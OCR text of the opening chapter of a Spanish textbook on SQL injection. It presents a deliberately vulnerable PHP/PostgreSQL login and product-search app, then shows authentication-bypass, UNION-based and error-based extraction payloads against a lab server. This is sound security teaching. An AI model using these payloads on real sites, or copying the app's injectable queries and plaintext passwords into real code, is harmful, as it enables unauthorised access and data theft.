

Hacking de Aplicaciones Web:


SQL Injection


2ª Edición

Enrique/**/Rando/**/and/**/Chema/**/Alonso













Hacking de Aplicaciones Web: SQL Injection

Enrique Rando González
Chema Alonso

Juan Ramón Jiménez, 8 posterior. 28932 Móstoles (Madrid).
Depósito legal: M-13724-2013
ISBN: 978-84-616-4215-1
Printed in Spain
Proyecto gestionado por Eventos Creativos: *http://www.eventos-creativos.com*

"A la familia en que crecí y a la que debo ser como soy: mis padres, cuyo esfuerzo me dio alas, y mi hermana, que siempre estuvo a mi lado"

Índice

Notas previas

Un libro como éste debe comenzar, necesariamente, con una advertencia. A la vuelta de las siguientes páginas se comenzará a detallar una serie de procedimientos con los que es posible realizar diversos ataques a un sitio web. Ataques que permitirán no sólo extraer de dicho sitio información, sino también modificarla y eliminarla. Ataques para acceder a los ficheros almacenados en un servidor. Ataques para ejecutar en él programas y códigos maliciosos.

Todo ello puede constituir un delito según la normativa vigente en el país del lector, salvo que medie un acuerdo entre el propietario del sitio web y quien realiza estas actividades. Y, por lo que respecta a éste último, más vale que este compromiso quede plasmado por escrito. Si, además, las pruebas se realizan a cambio de una contraprestación económica, mejor que mejor.

Si tal oportunidad no se presenta, siempre es posible utilizar una de esas aplicaciones diseñadas para ser vulnerables que algunos especialistas crean para propósitos meramente educativos. Como, por citar un ejemplo, Damm Vulnerable Web Application (*http://www.dvwa.co.uk/*).

O, por qué no, los distintos scripts que aparecen a lo largo de la presente obra.

Eso sí, en vista del alcance que tienen estas vulnerabilidades, nunca se debe instalar este tipo de aplicaciones en una máquina en explotación o en un equipo conectado a Internet o a otra red desde la que pueda recibir ataques. Una máquina virtual sin conexiones de red con el exterior de su anfitrión es su sitio. Y aún así hay que actuar con cuidado.

Debe, por tanto, señalarse expresamente que en ningún caso se incita al lector a cometer ningún acto que contravenga las normas legales aplicables. Ni tampoco a instalar ningún tipo de producto o aplicación sin tener en cuenta minuciosamente las repercusiones de todo tipo que este acto pueda tener. Si alguien lo hiciera, considérese responsable de sus actos.

Introducción
Las Inyecciones

Las aplicaciones en general, y las aplicaciones web en particular, suelen presentar defectos, fallos de programación, algunos de los cuales afectan a su seguridad. Esto no es nada nuevo, ni debería extrañar a nadie, dado el alto nivel de complejidad que con frecuencia alcanzan. Cuando el número de líneas de código se mide en decenas de millar, o incluso en unidades mayores, es fácil que existan errores y, casi siempre, difícil detectarlos y ponerles solución.

Para simplificar el estudio de estos problemas, puede utilizarse un modelo conceptual de las aplicaciones que las descompongan en varios niveles.

El primero de ellos representaría la interfaz de usuario, la parte con la que éste interactúa y a través de la cual se producen las entradas y salidas de información. Centrando el estudio en las aplicaciones web, aparecerían aquí los navegadores web y todas las tecnologías que éstos usan: HTML, JavaScript, VBScript, Flash, Silverlight, Java, plugins para visualizar archivos PDF y de otro tipo, etc.

En el segundo se realizan operaciones que transforman, agrupan, resumen o procesan de alguna otra forma los datos. En esta capa de "Proceso" se encontrarían los servidores web, equipados con sus correspondientes generadores de páginas activas: ASP - ASPX, PHP, Java Servlets, Java Server Pages, ColdFusion…

Finalmente, es habitual que alguna información sea almacenada en un repositorio que permita su uso posterior. Dependiendo de la naturaleza de la aplicación, este repositorio puede tomar diversas formas, que van desde un simple sistema de ficheros hasta un directorio LDAP, pasando por una Base de Datos.

En este modelo de "Interfaz-Proceso-Datos", ningún nivel es inherentemente ni más ni menos relevante que cualquiera de los otros. Al menos, no en cuanto a la seguridad de la aplicación se refiere. Un fallo en una de las componentes puede afectar al resto y dejar todo el sistema en manos de un atacante.

Es el caso de las vulnerabilidades de tipo SQL Injection, LDAP Injection, Connection String Attacks o XPath Injection. Términos que, aunque normalmente se asocien a las aplicaciones web,

no se restringen únicamente a ellas. Ciertamente, las facilidades de acceso que ofrecen los entornos de Internet/Intranets potencian enormemente los efectos y facilitan la explotación, pero también pueden ser relevantes en otras condiciones. Piénsese en los lectores de códigos de barras de supermercados. O en controles de acceso a edificios y dependencias.

Hay algo común en las vulnerabilidades mencionadas anteriormente: en todas ellas existe un error de programación que se ubica en la capa de "Proceso", pero cuyas repercusiones escapan de ella. Un fallo de tal naturaleza que permite que las entradas del usuario, producidas a nivel de "Interfaz" puedan atravesar la capa de "Proceso" e interactuar directamente con la de "Gestión de Datos".

En otras palabras, y por poner un ejemplo: si se usa una Base de Datos para almacenar la información, el usuario podría terminar interactuando con el Sistema Gestor de Base de Datos, extrayendo o introduciendo información, creando o eliminando tablas, modificando el esquema, alterando usuarios…

Todo esto y, posiblemente, mucho más. Los límites a lo que se podría hacer vendrían impuestos por cuatro condicionantes básicos:

- Las funcionalidades que el sistema de gestión de datos ofrece. Hay, por ejemplo, Sistemas de Gestión de Bases de Datos que permiten la ejecución de comandos del sistema operativo, o la lectura y escritura de ficheros, desde sentencias SQL.
- Las limitaciones impuestas por el entorno de ejecución del sistema de gestión de datos y/o el software de la capa de "Proceso" así como la cuenta con que se accede al sistema operativo.
- Los privilegios de la cuenta con la que la aplicación accede a los datos.
- El conocimiento que el atacante posee sobre el sistema de gestión de datos utilizado.

La moraleja es clara: los sistemas deberían diseñarse para ofrecer las mínimas funcionalidades necesarias para el servicio que prestan y ejecutarse con los mínimos privilegios posibles.

Y los atacantes deben conocer al máximo aquello con lo que se enfrentan.

Capítulo I
SQL Injection a partir de (casi) cero

Aplicaciones web las hay de muchos y distintos tipos: gestores de contenidos, servicios de webmail, soluciones de monitorización, foros, blogs, programas de gestión… Cada una tiene sus particularidades y sus necesidades pero hay algo que, casi invariablemente, la inmensa mayoría de ellas precisa: un Sistema Gestor de Bases de Datos con soporte para el lenguaje SQL.

Es ahí donde se almacena y gestiona uno de los recursos más importantes: la información. Y, conforme a su valor, ésta suele estar protegida por una serie de mecanismos que proporcionen un nivel de seguridad apropiado, incluyendo sistemas de autenticación y de control de acceso.

Pero en ocasiones éstos pueden ser sorteados por un atacante aprovechando errores en la programación de las distintas componentes. Es el caso de las vulnerabilidades de tipo SQL Injection, tratadas en el presente libro.

En los próximos apartados se supone que el lector está familiarizado con el lenguaje SQL. De no ser éste el caso, existen en Internet numerosos recursos sobre el tema que le pueden servir de introducción. El siguiente enlace, aunque orientado a Bases de Datos ORACLE, contiene información general sobre las múltiples funcionalidades ofrecidas por SQL: *http://www.infor.uva.es/~jvegas/cursos/bd/sqlplus/sqlplus.html*

Y, si el idioma no es un problema, W3Schools mantiene una serie de materiales interesantes sobre el tema en: *http://www.w3schools.com/sql/sql_intro.asp*

1. Preparando el entorno

Los ejemplos presentados en los siguientes epígrafes usarán una aplicación vulnerable que se ejecuta en un servidor web Apache con PHP y que accede a una Base de Datos PostgreSQL.

Los datos se almacenan en dos tablas, ambas creadas dentro de un mismo NameSpace llamado "almacén". La primera de ellas se denomina "usuarios" y contiene los datos de las cuentas de acceso a la aplicación:

Id	Nombre	Contraseña	Desc
1	admin	passadmin	Administrador
2	usuario1	password1	Primer usuario
3	usuario2	password2	Segundo Usuario
4	leet	P@55w0rd	El Amigo Friky

Tabla 1: Usuarios

Por supuesto, como seguramente alguien habrá ya pensado, no es buena idea almacenar las contraseñas sin cifrar. Quede claro que se está presentando una aplicación vulnerable y que no debe ser usada como modelo a la hora de desarrollar ninguna solución real.

La otra tabla, "productos", almacena información sobre los bienes disponibles:

Id	Referencia	Nombre	Precio
1	AAA	tornillo	1
2	BBB	tuerca	2
3	CCC	bombilla	4
4	DDD	arandela	3
5	EEE	destornillador	10

Tabla 2: Productos

El código fuente de la aplicación está repartido entre varios ficheros PHP. En primer lugar, "pg.inc.php" define las funciones para acceder a la Base de Datos PostgreSQL:

```
<?php
// Abrir una conexión con la Base de Datos
function conectar($host, $db, $usuario, $contrasena) {
    return pg_connect("host=$host dbname=$db user=$usuario password=$contrasena");
}

// Cerrar una conexión
function cerrar_conexion($conexion) {
    pg_close($conexion);
}

// Ejecutar una consulta SQL sobre una conexión
```



```
function ejecutar_SQL($conexion, $cadena) {
    return pg_exec($conexion, $cadena);
}

// Obtener el número de filas de un resultado
function numero_filas($resultado) {
    return pg_numrows($resultado);
}

// Obtiene la fila número $i de un resultado
// Para obtener un campo se usa la sintaxis $fila_obtenida["nombre-de-la-columna"]

function fila($resultado, $i) {
    return pg_fetch_array($resultado, $i);
}

$conexion = conectar('localhost', 'postgres', 'tester', '123');
?>
```

"login.php", por su parte, establece un sistema de control de acceso:

```
<?php
session_start();

include 'pg.inc.php';

// Si se ha rellenado anteriormente el formulario, comprobar los datos
if (isset($_POST["nombre"])) {

    // Sentencia SQL a ejecutar
    $sql = "select * from almacen.usuarios where nombre = '" .
```

```
11          $_POST["nombre"] .
12          "' and contrasena = '" .
13          $_POST["pwd"] . "'" ;
14
15
16      $resultado = ejecutar_SQL($conexion, $sql);
17
18      // Si hay filas, los datos de acceso eran correctos
19      if (numero_filas($resultado) != 0) {
20          // Obtener los datos del usuario logado
21          $fila = fila($resultado, 0);
22
23          // Almacenar su ID en los datos de la sesión
24          $_SESSION["usuario"] = $fila["id"];
25
26          // Dar la bienvenida
27          echo "<h3>Login OK<h3>
28              Bienvenid@, " . $fila["desc"] . "<br>
29              Pulse <a href='producto.php'>aqu&iacute;</a> para continuar.";
30
31      } else {
32          echo "<h3>Login fallido</h3>";
33      }
34  }
35
36  // Si no se ha iniciado la sesión, mostrar un formulario de logon
37  if (! isset($_SESSION["usuario"])) {
38      print '<form method="POST" action="login.php">
39              <table border="1">
40              <tr><td colspan="2">Introduzca sus datos de acceso</td></tr>
```



```
41              <tr><td>Nombre: </td><td><input type="text" name="nombre" id="nombre"></td></tr>
42              <tr><td>Clave: </td><td><input type="password" name="pwd" id="pwd"></td></tr>
43              </table>
44              <input type="submit" value="Enviar">
45          </form>';
46  }
47
48  ?>
```

Con estos elementos es suficiente por ahora. El resto irán siendo introducidos a medida que sea preciso.

2. Login

El script "login.php" proporciona un mecanismo de autenticación utilizando la tabla "almacen.usuarios". La primera vez que se visita, se recibe un formulario que solicita los datos de acceso:




Fig 1.1: Login

En principio, podría parecer que es necesario disponer de unas credenciales válidas para continuar pero, revisando las líneas 10 a 13, puede observarse cómo se genera el código SQL que trata de validar los datos proporcionados por el usuario:

```
$sql = "select * from almacen.usuarios where nombre = '" .
        $_POST["nombre"] .
        "' and contrasena = '" .
        $_POST["pwd"] . "'";
```

El formulario envía dos parámetros POST, "nombre" y "pwd" que son utilizados para crear las condiciones de una clausula SELECT. Así, si se introdujeran los valores:

NOMBRE: admin
PWD: 123456

... el código SQL generado sería:

```
select * from almacen.usuarios where nombre = 'admin' and contrasena =
'123456'
```

... y, al no ser correcta la contraseña, se denegaría el acceso:




Fig 1.2: Acceso Denegado

Hasta aquí, el usuario ha respetado las "reglas del juego" y ha hecho lo que se esperaba de él, pero un atacante habría actuado de otra forma.

3. Inyectando SQL

Supóngase ahora que se hubieran especificado los siguientes valores:

NOMBRE: admin' --
PWD: 123456

... el código SQL generado sería:


```
select * from almacen.usuarios where nombre = 'admin' --' and contrasena
= '123456'
```

Nótese como la comilla introducida en el campo "nombre" produce el cierre de la cadena en la clausula SELECT. Por su parte, los dos guiones ("--") que siguen sirven para iniciar un comentario en SQL, con lo que, a partir de ese punto, el resto de la línea es ignorado. Como resultado, la consulta ejecutada es:

```
select * from almacen.usuarios where nombre = 'admin'
```

El programador cometió el error de no validar suficientemente las entradas del usuario y, como resultado, una comilla simple y un inicio de comentario han servido para eliminar cualquier comprobación de la contraseña introducida. La sentencia SQL se ejecutará y retornará resultados y el atacante podrá acceder a la aplicación:




Fig 1.3: Acceso sin contraseña

En casos como éste, no es siquiera necesario conocer el nombre de una cuenta para entrar a la aplicación. Por ejemplo, podrían haberse utilizado los siguientes valores:

NOMBRE: ' or 1=1 --
PWD: 123456

... dando lugar a la siguiente consulta:

```
select * from almacen.usuarios where nombre = '' or 1=1 --' and
contrasena = '123456'
```

La condición a cumplir es, en este caso que el nombre sea una cadena vacía o que 1 sea igual que 1 y, aunque lo primero pueda ser falso, lo segundo siempre es verdadero.

El operador "OR" hará prevalecer este segundo criterio y, como resultado, el programa recibirá una relación de todos los usuarios. Después, seleccionará el primero de ellos que, con bastante probabilidad, se corresponderá con el primero que, históricamente, se introdujo en la tabla. Frecuentemente, un administrador.

4. Una contramedida

Visto lo visto, el programador posiblemente decida que su código no es suficientemente seguro y se plantee cómo modificarlo. Y, puesto que el problema es que el atacante es capaz de inhabilitar la comprobación de la contraseña mediante SQL, posiblemente piense en realizar esta tarea directamente en el código PHP.

En pocas palabras, se trataría de, con una consulta SQL, obtener la contraseña del usuario utilizado para, después, comprobar en el script PHP si se corresponde con la introducida en el formulario. Éste es el procedimiento que se automatiza en el siguiente script, "login2.php":

```
<?php
session_start();

include 'db.inc.php';

// Si se ha rellenado anteriormente el formulario, comprobar los datos
if (isset($_POST["nombre"])) {

	// Sentencia SQL a ejecutar
	$sql = "select trim(contrasena) pwd, id, \"desc\" from almacen.usuarios where nombre = "'" .
		$_POST["nombre"] . "'";
	$resultado = ejecutar_SQL($conexion, $sql);

	// En principio, se da la contraseña por no válida
	$error = true;
	// Si hay filas, existe la cuenta de usuario
	if (numero_filas($resultado) != 0) {
		// Comprobar la contraseña
```



```
		$fila = fila($resultado, 0);

		if ($fila["pwd"]==$_POST["pwd"]) {
			// Almacenar su ID en los datos de la sesión
			$_SESSION["usuario"] = $fila["id"];

			// Todo OK
			$error = false;
			// Dar la bienvenida
			echo "<h3>Login OK<h3>
				Bienvenid@, " . $fila["desc"] . "<br>
				Pulse <a href='producto.php'>aqu&iacute;</a> para continuar.";

		}
	}
	if ($error) {
		echo "<h3>Login fallido</h3>";
	}
}

// Si no se ha iniciado la sesión, mostrar un formulario de logon
if (! isset($_SESSION["usuario"])) {
	print '<form method="POST" action="login2.php">
			<table border="1">
			<tr><td colspan="2">Introduzca sus datos de acceso</td></tr>
			<tr><td>Nombre: </td><td><input type="text" name="nombre" id="nombre"></td></tr>
			<tr><td>Clave: </td><td><input type="password" name="pwd" id="pwd"></td></tr>
			</table>
```

```
47                      <input type="submit" value="Enviar">
48                </form>';
49  }
50
51  ?>
```

Las principales diferencias con el script utilizado en los apartados anteriores radican en las líneas 10 y 11, en que se construye la sentencia SQL que obtiene los datos del usuario:

```
$sql = "select trim(contrasena) pwd, id, \"desc\" from almacen.usuarios where nombre = '" .
$_POST["nombre"] . "'";
```

… y en la línea 21, en que se comprueba si la contraseña proporcionada por el usuario se corresponde con la almacenada en la base de datos

```
        if ($fila["pwd"]==$_POST["pwd"]) {
```

Con ello dejarían de funcionar los ataques presentados hasta este momento. Pero la aplicación seguiría siendo insegura. Supóngase que el atacante conoce la estructura de la consulta. Quizá sea porque se trata de una aplicación de código abierto. Quizá se hizo con el código fuente aprovechando otra vulnerabilidad. Quizá lo obtuvo mediante prueba y error. Quizá…

Sea como sea, si sabe que la respuesta contiene tres columnas y que éstas se corresponden con la contraseña, el identificador de usuario y su descripción, podría hacer algo más que adivinar la contraseña o intentar evitarla. Podría crearla.

Una forma de hacerlo sería introduciendo en el formulario los siguientes datos:

NOMBRE: aa' union select 'abcde',1, 'Maestro' --
PWD: abcde

Con ello, la consulta ejecutada por la aplicación sería:

```
select trim(contrasena) pwd, id, \"desc\" from almacen.usuarios
where nombre = 'aa'
union select 'abcde',1, 'Maestro' --'
```

… la unión de dos consultas.

La primera de ellas no proporcionaría ningún resultado, ya que no existe ningún usuario cuyo nombre sea "aa"; la segunda resulta en una sola fila con tres columnas:

- La primera, la que se correspondía con la contraseña, contiene el valor "abcde".

- La segunda, el "id", es "1".
- Y la tercera, la descripción, "Maestro".

Cuando más adelante la aplicación compruebe la contraseña, lo hará utilizando estos valores, introducidos por el atacante. No es de extrañar, pues, que la contraseña introducida en el formulario sea consistente con ellos. El resultado:




Fig 1.4: Entrando

Y, además, puesto que el id introducido, "1", se corresponde con la cuenta "admin", se habrán obtenido los privilegios de la misma.

5. Más allá del acceso

Una vez dentro de la aplicación, el usuario puede acceder a un nuevo script denominado "producto.php", cuyo código fuente es:

```
<?php

include 'header.inc.php';

// Si se indicó el producto, buscarlo
if (isset($_GET["id"])) {
    $sql = "select * from almacen.productos where referencia = " .
            $_GET["id"] ;

    $resultado = ejecutar_SQL($conexion, $sql);

```

```
    if (numero_filas($resultado) == 0) {
        echo "Referencia no encontrada";
    } else {
        $fila = fila($resultado, 0);
        echo "<h3>Datos sobre el producto:</h3>";
        echo "<table border=1">";
        echo "<tr><td>Referencia</td><td>Nombre</td><td>Precio</td></tr>";
        echo "<tr><td>" . $fila["referencia"] .
            '</td><td>' . $fila["nombre"] .
            '</td><td>' . $fila["precio"] .
            '</td></tr>';
        echo "</table>";
    }
}

// Mostar formulario "Buscar"
echo '<h3>Buscar producto</h3>
    <form method="GET" action="producto.php">
    Buscar: <input type="text" id="id" name="id">
    <input type="submit" value="Buscar">
    </form>';
?>
```

Lo primero que hace "producto.php" es incluir otro fichero, "header.inc.php", encargado de mostrar en la cabecera de cada página un mensaje que indica bajo qué cuenta de usuario se ha iniciado la sesión:

```
1  <?php
2  session_start();
3
4  include 'db.inc.php';
5
```



```
6  if (isset($_SESSION["usuario"])) {
7
8      //Obtener el nombre del usuario
9      $sql = "select * from almacen.usuarios where
10             id = " . $_SESSION["usuario"] ;
11
12     $resultado = ejecutar_SQL($conexion, $sql);
13     $fila = fila($resultado, 0);
14     $usuario = $fila["desc"];
15
16     // Mostrar un indicador del usuario logado
17     echo '<table border="1" width="100%">
18         <tr width="100%"><td>
19         HA INICIADO SESI&Oacute;N COMO: ' .
20         $usuario .
21         '</td></tr></table><br>';
22
23 } else {
24     // Si no está logado, redirigir a logon
25     header( 'Location: login.php' ) ;
26 }
27 ?>
```

En la línea 4 se incluye el fichero "db.inc.php" que proporcionará un mayor grado de flexibilidad a la hora de seleccionar un motor de bases de datos.

Por ahora quedará como sigue:

```
<?php
include 'pg.inc.php';
?>
```

De vuelta a "producto.php", puede observarse que se trata de un buscador:




Fig 1.5: Buscador de productos

El código SQL encargado de localizar los productos aparece en las líneas 7 a 8:

```
$sql = "select * from almacen.productos where referencia = " .
         $_GET["id"] ;
```

De nuevo, el programador no incluyó ninguna comprobación de las entradas del usuario antes usarlas para generar las consultas. Y, de nuevo, es posible inyectar código SQL aprovechando el parámetro "id" que, en este caso se pasa usando el método GET.

> **Nota:** Debe señalarse que no sólo los parámetros, ya sean GET o POST, son susceptibles de convertirse en las puertas de entrada a vulnerabilidades de tipo SQL Injection: cualquier dato controlable por el usuario que sea introducido en las consultas SQL sin los debidos controles puede ser fuente de problemas. Y esto incluye cookies, encabezados HTTP como el User-Agent del navegador, la propia URL, etc.
>
> Incluso a veces, las consultas se generan utilizando información almacenada en la propia base de datos. Posiblemente, introducida previamente de forma maliciosa por el atacante. A esto se le suele denominar "SQL Injection de Segundo Orden".

Otra diferencia con el ejemplo anterior es que el parámetro vulnerable, "id", es de tipo numérico, con lo que no es necesario introducir ninguna comilla para comenzar a introducir código SQL. De hecho, si se insertara una, se produciría un error de sintaxis.

El comportamiento ante este tipo de errores puede variar en función de la configuración del servidor web, así como de la propia aplicación si ésta implementa procedimientos para la gestión de excepciones. El peor de los casos (o el mejor, según para quién) se da cuando se muestran al usuario mensajes indicativos de la causa del problema.

En ocasiones, los administradores de sistemas, y los desarrolladores, activan este comportamiento para valerse de la ayuda de los mensajes a la hora de depurar sus programas.

En el caso de PHP, en el fichero "php.ini" existe un parámetro, "display_errors", que indica si los errores deben o no (según se le asigne el valor "on" u "off", respectivamente) ser mostrados al usuario.

Para comprobar cómo se comporta la aplicación objeto de estudio… qué mejor que forzar un error. Por ejemplo introduciendo únicamente una comilla en el cuadro de búsqueda y haciendo clic sobre el botón "Buscar".

Puesto que se usan parámetros GET, otra forma de conseguir el mismo resultado sería visitar la URL: *http://webserver1/pruebas/producto.php?id='*

El resultado…




Fig 1.6: Error

Un atacante podría deducir muchas cosas a partir de los avisos que aparecen en la respuesta. Para empezar, los nombres de las funciones, "pg_exec" y "pg_numrows" evidencian que se está utilizando una Base de Datos PostgreSQL. Además, los scripts del programa están ubicados en la carpeta "/var/www/pruebas", de lo que se puede deducir que el sistema operativo del servidor web debe ser Linux, Unix o similar.

Y, además, aparece la sentencia SQL que se intentó ejecutar:

```
select * from almacen.productos where id='
```

... lo cual no solo revela el nombre de una tabla y una de sus columnas sino que muestra como el valor proporcionado para el parámetro GET "id" es pasado directamente, al parecer sin demasiadas comprobaciones, a la consulta SQL.

Todo apunta a que puede existir una vulnerabilidad explotable.

6. Los mensajes de error

Si bien SQL es un lenguaje estandarizado, cada Sistema Gestor de Bases de Datos habla su propio "dialecto". ORACLE, PostgreSQL, MySQL, SQL Server, al igual que cualquier otro producto, incorpora sus propias "mejoras", funcionalidades, ampliaciones de la sintaxis, etc. y también almacena el esquema de la Base de Datos siguiendo unos criterios propios.

A estas alturas, el atacante sabe que se enfrenta a una Base de Datos PostgreSQL y eso le va a simplificar mucho las cosas.

Una función que le resultará de gran utilidad es "cast", que permite realizar conversiones de tipo.

Por ejemplo:

```
cast('2' as int)
```

... convertirá la cadena '2' en un entero, retornando el valor numérico 2, mientras que

```
cast('A' as int)
```

... producirá una condición de error, al no poder determinar el valor entero correspondiente a la cadena 'A'.

Puesto que el servidor PHP está configurado para mostrar al usuario mensajes explicativos de los errores que se produzcan, el atacante puede forzar excepciones en la conversión de tipos de datos para extraer información de la Base de Datos.

Por ejemplo, la siguiente URL: *http://webserver1/pruebas/producto.php?id=cast(version() as int)*

... conllevaría la ejecución de la sentencia SQL:

```
select * from almacen.productos where id= cast(version() as int)
```

... que requiere convertir la salida de la función "version()" en un entero. Dicha función proporciona información sobre la versión del motor de Base de Datos utilizado.

La conversión no es posible y se produce un error, tal y como se muestra en la imagen de la página siguiente.




Fig 1.7: Versión

La salida de la función "version()" aparece en el mensaje de aviso:

```
PostgreSQL 8.4.8 on i686-pc-linux-gnu, compiled by GCC gcc-4.5.real (Ubuntu/Linaro 4.5.2-8ubuntu4) 4.5.2, 32-bit
```

De forma similar, el nombre de la instancia de Base de Datos en uso puede obtenerse con "current_database()" y el usuario utilizado para acceder a ella mediante "user" (sin los paréntesis).

Mediante el operador de concatenación de cadenas, "||", es posible determinar ambos valores con una única petición:

```
http://webserver1/pruebas/producto.php?id=cast(current_database()||' - '||user as int)
```

